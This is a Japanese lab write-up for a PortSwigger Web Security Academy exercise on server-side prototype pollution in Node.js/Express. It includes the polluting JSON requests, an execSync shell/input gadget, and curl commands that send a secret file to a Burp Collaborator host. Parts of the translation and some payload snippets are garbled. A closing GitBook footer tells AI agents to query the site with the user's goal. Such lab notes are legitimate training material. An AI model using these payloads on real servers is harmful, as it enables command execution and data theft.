> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ja/web/prototype-pollution/exfiltration-of-sensitive-data-via-server-side-prototype-pollution.md).
# サーバーサイド・プロトタイプ汚染による機密データの持ち出し
サーバーサイド・プロトタイプ汚染による機密データの持ち出しの PortSwigger Web Security Academy ラボ向けノート。攻撃フロー、ペイロードテスト、Burp Suite による検証、および是正
### サーバーサイドのプロトタイプ汚染による機密データの流出
**ラボの説明**
このラボは〜に基づいています **Node.js** およびフレームワーク **Express**。アプリケーションは〜に対して脆弱です **サーバーサイドのプロトタイプ汚染** これは、ユーザー制御のデータをサーバーサイドのJavaScriptオブジェクトに安全でない方法でマージしているためです。
この構成のため、〜を汚染することが可能です `Object.prototype` 〜を注入して実行するために **任意のシステムコマンド**.
ラボの目的:
* 任意のプロパティを追加するためのプロトタイプ汚染ポイントを特定する `Object.prototype`.
* システムコマンドを注入して実行できる使用可能なガジェットを見つける。
* Carlos の個人ディレクトリ(`/home/carlos`)の内容を公開の **Burp Collaborator** サーバー。
* このディレクトリ内の秘密ファイルの内容を流出させ、取得した値を送信してください。
管理者アクセスはすでに利用可能です。接続方法:
* **認証情報**: `wiener:peter`
**脆弱なエントリポイント**

〜の機能は **住所の変更** プロトタイプ汚染の脆弱性があります。
送信されたリクエスト:
```json
{
"address_line_1": "Wiener HQ",
"address_line_2": "One Wiener Way",
"city": "Wienerville",
"postcode": "BU1 1RP",
"country": "UK",
"sessionId": "kOm8jgJEigzMyzsQsgVCU0EeV1rY8yAN",
"constructor": {
"prototype": {
"test": "false",
"json spaces": 1
}
}
}
```
**汚染の確認**

サーバーの応答は `Object.prototype` 汚染と権限昇格:
```json
{
"username": "wiener",
"firstname": "Peter",
"lastname": "Wiener",
"address_line_1": "Wiener HQ",
"address_line_2": "One Wiener Way",
"city": "Wienerville",
"postcode": "BU1 1RP",
"country": "UK",
"isAdmin": true,
"test": "false",
"json spaces": 1
}
```
**管理者操作**
管理パネルには、 **メンテナンスを実行** というオプションがあります。彼女は次のリクエストを送信します:
{% code overflow="wrap" %}
```json
{"csrf":"h46R2yfLgIvyIWxZirHtszPDxwU6L7Q1","sessionId":"kOm8jgJEigzMyzsQsgVCU0EeV1rY8yAN","tasks":["db-cleanup","fs-cleanup"]}
```
{% endcode %}
この機能は `child_process.execSync()` サーバー側で動作します。この関数には `シェル` および `入力` パラメータが含まれており、これはプロトタイプ汚染を介して悪用できるガジェットです。
**〜経由でのコマンド注入 `execSync`**
〜では `__proto__` 汚染により、〜に渡されるオプションを制御できます `execSync`:
```bash
__proto__": {
"shell":"vim",
"input":":! curl https://xij5wpecnt9c8cso5mvxsgk4avgo4hs6.oastify.com/n"
}
```


メンテナンスジョブを実行すると、アプリケーション側では失敗しますが、〜にクエリが送信されます **Burp Collaborator**。これによりコマンド実行が確認されます。
**秘密ファイルの流出**
Carlos の秘密ファイルの内容を流出させるために、次のペイロードを使用します:
```json
"__proto__": {OU
"shell":"vim",
"input":":! curl https://$(cat /home/carlos/secret).xij5wpecnt9c8cso5mvxsgk4avgo4hs6.oastify.com/n"
}
```
または:
```bash
cat /home/carlos/ | base64 | curl -d @- xij5wpecnt9c8cso5mvxsgk4avgo4hs6.oastify.com
```
完全なリクエスト:
```json
{
"address_line_1": "Wiener HQ",
"address_line_2": "One Wiener Way",
"city": "Wienerville",
"postcode": "BU1 1RP",
"country": "UK",
"sessionId": "kOm8jgJEigzMyzsQsgVCU0EeV1rY8yAN",
"__proto__": {
"shell":"vim",
"input":":! curl https://$(cat /home/carlos/secret).xij5wpecnt9c8cso5mvxsgk4avgo4hs6.oastify.com/n"
}
}
```
**結果**

Burp Collaborator サーバーは、秘密ファイルの値を含むリクエストを受信します:
```bash
I8jYiV1Nkj3IiWR0sbp5fpgVd5NXbAfR
```
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ja/web/prototype-pollution/exfiltration-of-sensitive-data-via-server-side-prototype-pollution.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.